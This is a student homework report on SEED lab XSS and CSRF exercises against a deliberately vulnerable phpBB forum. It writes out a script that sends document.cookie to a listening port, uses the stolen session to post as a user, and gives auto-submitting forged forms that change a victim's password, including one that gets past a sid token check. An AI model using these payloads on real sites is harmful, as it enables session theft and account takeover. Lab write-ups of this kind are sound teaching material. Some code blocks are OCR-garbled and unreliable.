# **Homework1 Web Security Report**

### 1. XSS attack

We set up two sites, one as an attacker page(http://localhost/), the other one as a victim(http://www.xsslabphpbb.com/test.php). Show the codes and web pages first.

```
seed@seed-desktop: ~
File Edit View Terminal Help
 1 <html>
    <head>
 3 <title>XSS</title>
 4 </head>
 5 <body>
 6 <form action="" method="get">
 7 <input type="text" nar
8 <input type="submit">
                           name="input">
10 <br>
11 <?php
12 $XssReflex = $_GET['input'];
13 $XssReflex = stripslashes($XssReflex);
14 $XssReflex = str_replace("\\", "+", $XssReflex);
15 echo 'output:<br>'.$XssReflex;
19 document.write('<img src=http://localhost:5555?c='+ document.cookie +' >');
20 </script-->
21 </body>
22 </html>
```

Pic 1-1-1 victim.png

```
File Edit View Terminal Help

1 <a href="http://www.xsslabphpbb.com/test.php?input=<script>alert(111);</script>">XSS_Show_alert(111);</script>">XSS_Show_alert(111);</script>">XSS_Show_alert(111);</script>">XSS_Show_alert(111);</script>">XSS_Show_alert(111);</script>">XSS_Show_alert(111);</script>">XSS_Show_alert(111);</script>">XSS_Show_alert(111);</script>">XSS_Show_alert(111);</script>">XSS_Show_alert(111);</script>">XSS_Show_alert(111);</script>">XSS_Show_alert(111);</script>">XSS_Show_alert(111);</script>">XSS_Show_alert(111);</script>">XSS_Show_alert(111);</script>">XSS_Show_alert(111);</script>">XSS_Show_alert(111);</script>">XSS_Show_alert(111);</script>">XSS_Show_alert(111);</script>">XSS_Show_alert(111);</script>">XSS_Show_alert(111);</script>">XSS_Show_alert(111);</script>">XSS_Show_alert(111);</script>">XSS_Show_alert(111);</script>">XSS_Show_alert(111);</script>">XSS_Show_alert(111);</script>">XSS_Show_alert(111);</script>">XSS_Show_alert(111);</script>">XSS_Show_alert(111);</script>">XSS_Show_alert(111);</script>">XSS_Show_alert(111);</script>">XSS_Show_alert(111);</script>">XSS_Show_alert(111);</script>">XSS_Show_alert(111);</script>">XSS_Show_alert(111);</script>">XSS_Show_alert(111);</script>">XSS_Show_alert(111);</script>">XSS_Show_alert(111);</script>">XSS_Show_alert(111);</script>">XSS_Show_alert(111);</script>">XSS_Show_alert(111);</script>">XSS_Show_alert(111);</script>">XSS_Show_alert(111);</script>">XSS_Show_alert(111);</script>">XSS_Show_alert(111);</script>">XSS_Show_alert(111);</script>">XSS_Show_alert(111);</script>">XSS_Show_alert(111);</script>">XSS_Show_alert(111);</script>">XSS_Show_alert(111);</script>">XSS_Show_alert(111);</script>">XSS_Show_alert(111);</script>">XSS_Show_alert(111);</script>">XSS_Show_alert(111);</script>">XSS_Show_alert(111);</script>">XSS_Show_alert(111);</script>">XSS_Show_alert(111);</script>">XSS_Show_alert(111);</script>">XSS_Show_alert(111);</script>">XSS_Show_alert(111);</script>">XSS_Show_alert(111);</script>">XSS_Show_alert(111);</script>">XSS_Show_al
```

Pic 1-1-2 attacker.png



# XSS Attack test

XSS\_Show\_alert XSS\_Show\_cookie XSS\_Store\_cookie

Pic 1-1-3 attacker page

#### 1.1 Show alert window



Pic 1-1-4 show alert window


### 1.2 Show cookie of victim website



Pic 1-2-1 cookie stolen

Using phishing link in attacker's website, to show the cookie of victim website. Compared with pic 1-2-2 it can be found that the unique session id cookie is also able to be stolen. If sent back to

attacker side, it's easy to impersonate user.



Pic 1-2-1 stored cookies

### 1.3 Listen port and impersonate

Use the shell cmd below to listen 5555 port.

#### echoserv 5555 &

```
Eile Edit View Terminal Help

seed@seed-desktop:~/Desktop/echoserver$
seed@seed-desktop:~/Desktop/echoserver$
seed@seed-desktop:~/Desktop/echoserver$
seed@seed-desktop:~/Desktop/echoserver$
seed@seed-desktop:~/Desktop/echoserver$
seed@seed-desktop:~/Desktop/echoserver$
seed@seed-desktop:~/Desktop/echoserver$
seed@seed-desktop:~/Desktop/echoserver$
[2]- Terminated ./echoserver$
seed@seed-desktop:~/Desktop/echoserver$
[2] 4183
seed@seed-desktop:~/Desktop/echoserver$
[2] 4183
seed@seed-desktop:~/Desktop/echoserver$
```

Pic 1-3-1 cookie stolen by listening on port

We use fake link to trick user to send their own cookie on XSSLabphpbb.com to the attacker port. With the cookie, next step is to impersonate.

## 1.4 Impersonating

First the user login <a href="http://www.XSSlabphpbb.com/">http://www.XSSlabphpbb.com/</a> as Alice without logging out.

The cookie and session is still active when the attacker program pretend to be Alice to upload a new topic.

Fig 1-4-1 Java Code

The attacker can use the cookie stolen in the last task and form a length-fixed post request to victim website to impersonate the user. The result is in Fig 1-4-2.



Fig 1-4-2 Fake new topic

#### XSS conclusion:

The attacker website can steal cookie by injecting script in malicious link. With cookies, attackers can impersonate the legitimate user and do a lot of things.

#### Problems encountered:

1. when injecting Javascript in php, the punctuation symbols will be translated with '\' like '\+'. So the string with script need to be re-processed.

```
12 $XssReflex = $_GET['input'];

13 $XssReflex = $\frac{\text{str_replace("\\", "+", $XssReflex);}}{\text{str_replace("\\", "+", $XssReflex);}}

14 $XssReflex = \text{str_replace("\\", "+", $XssReflex);}

15 echo 'output: \text{bi> .$AssReflex;}
```

Fig 1-4-3

2. cookie will expire after the session ends. If the browser is closed and user re-log in, the value in cookie may change.

### 2. CSRF Attack

We have two websites (www.csrflabattacker.com, <u>www.csrflabphpbb.com)</u>. The malicious website impersonate user through browser to send requests to the trusted websites.

## 2.1 GET request

Inject a img tag in html of <a href="www.csrflabattacker.com">www.csrflabattacker.com</a> with source address of a GET request. When user's browser is loading the img it will send a GET request to trusted website, making a new message on it.

```
<html>
<head>
<title>
Malicious Web
</title>
</head>
<body>
Write your malicious web here
<img src="http://www.csrflabphpbb.com/posting.php?subject=hello&addbbcode18=%234
44444&addbbcode20=0&helpbox=Quote+text%3A+%5Bquote%5Dtext%5B%2Fquote%5D++%28alt%
2Bq%29&message=This+is+my+message&topictype=0&poll_title&add_poll_option_text=&p
oll_length=&mode=newtopic&f=1&post=Submit">
<h1>
This page sends a HTTP GET request onload.
</h1>
```

Fig 2-1-1 injected code



Fig 2-1-2 Added fake message

## 2.2 POST request

The actions concerned with user's information is usually POST request. With the cookie stolen, the attacker can almost do anything he wants by impersonating the legitimate user, like changing the password.

First we can analysis the legitimate POST request header when changing password.

```
HTTP Headers
http://www.csrflabphpbb.com/profile.php
POST /profile.php HTTP/1.1
Host: www.csrflabphpbb.com
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.0.8) Gecko/2009033100 Ubuntu/9.04 (jaunt...
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://www.csrflabphpbb.com/profile.php
Cookie: phpbb2mysql data=a%3A2%3A%7Bs%3A6%3A%22userid%22%3Bi%3A3%3Bs%3A11%3A...
Content-Type: application/x-www-form-urlencoded
Content-Length: 452
  username=alice&email=alice%40seed.com&cur_password=alice1&new_password=alice&passw...
```

Fig 2-2-1 legitimate POST request header

Attackers can make a fake form with stolen cookies and correct data format to send HTTP POST requests as user's id.

```
    index.html >  html >  body >  script

fields += "<input type='hidden' name='username' value='alice'>";
fields += "<input type='hidden' name='email' value='alice@seed.com'>";
fields += "<input type='hidden' name='cur_password' value='alice'>";
fields += "<input type='hidden' name='new_password' value='alice1'>";
fields += "<input type='hidden' name='password_confirm' value='alice1'>";
fields += "<input type='hidden' name='icq' value=''>";
fields += "<input type='hidden' name='aim' value=''>";
fields += "<input type='hidden' name='msn' value=''>";
fields += "<input type='hidden' name='yim' value=''>";
fields += "<input type='hidden' name='website' value=''>";
fields += "<input type='hidden' name='location' value=''>";
fields += "<input type='hidden' name='occupation' value=''>";
fields += "<input type='hidden' name='interests' valur=''>";
fields += "<input type='hidden' name='signature' value=''>";
fields += "<input type='hidden' name='viewemail' value='0'>";
fields += "<input type='hidden' name='hideonline' value='0'>";
fields += "<input type='hidden' name='notifyreply' value='0'>";
fields += "<input type='hidden' name='notifypm' value='1'>";
fields += "<input type='hidden' name='popup_pm' value='1'>";
fields += "<input type='hidden' name='attachsig' value='1'>";
fields += "<input type='hidden' name='allowbbcode' value='1'>";
fields += "<input type='hidden' name='allowhtml' value='0'>";
fields += "<input type='hidden' name='allowsmilies' value='1'>";
fields += "<input type='hidden' name='language' value='english'>";
fields += "<input type='hidden' name='style' value='1'>";
fields += "<input type='hidden' name='timezone' value='0'>";
fields += "<input type='hidden' name='dateformat' value='D+M+d%2C+Y+g%3Ai+a'>";
fields += "<input type='hidden' name='mode' value='editprofile'>";
fields += "<input type='hidden' name='agreed' value='true'>";
fields += "<input type='hidden' name='coppa' value='0'>";
fields += "<input type='hidden' name='user_id' value='3'>";
fields += "<input type='hidden' name='current_email' value='alice@seed.com'>";
fields += "<input type='hidden' name='Submit' value='Submit'>";
post('http://www.csrflabphpbb.com/profile.php', fields);
```

Fig 2-2-2 fake form

```
function post(url, fields)

var p = document.createElement('form');
p.action = url;
p.innerHTML = fields;
p.target = "_self";
p.method = "post";

document.body.appendChild(p);
p.submit();
}
```

Fig 2-2-3 post function




Fig 2-2-4 password changed

#### 2.3 countermeasures

The difference between www.csrflabphpbb.com and www.originalphpbb.com is here:





Fig 2-3-1 files difference






Fig 2-4-2 detailed diff

Basically there are 3 differences:

- 1. consider GET request as POST request.
- 2. Remove the 'sid', input use cookie value.
- 3. 'submit' and 'Submit'

So on the <a href="www.originalphpbb.com">www.originalphpbb.com</a> we need to form a 'sid' value to fulfill the check when posting the form. If not, the outcome will be like:



Fig 2-4-3 fail

If the parameter 'Submit' is not changed, it will also get stuck before submitting.

Even if the name and the value is both changed to 'submit'. It will still be not able to submit correctly. Because there is a function 'submit' in 'form'. The input interferes with it. The easiest way to solve it is to change it into 'submit[]'

```
fields += "<input type='hidden' name='mode' value='editprofile'>";
    fields += "<input type='hidden' name='agreed' value='true'>";
    fields += "<input type='hidden' name='coppa' value='0'>";
    fields += "<input type='hidden' name='user_id' value='3'>";
    fields += "<input type='hidden' name='current_email' value='alice@seed.com'>";
    fields += "<input type='hidden' name='sid' value=cd38bbe9d6b0509cbaae892
d8d377b8a>";
    fields += "<input type='hidden' name= submit[] value='submit'>";
    post('http://www.originalphpbb.com.profile.php', fields);
}
window.onload = function(){csrf_hack();}

/body>

/btml>
```

Fig 2-4-4 correct input format

The result will be like the last task, the password is modified by the attacker.

## Information

Your profile has been updated

Click Here to return to the Index

Fig 2-4-5 result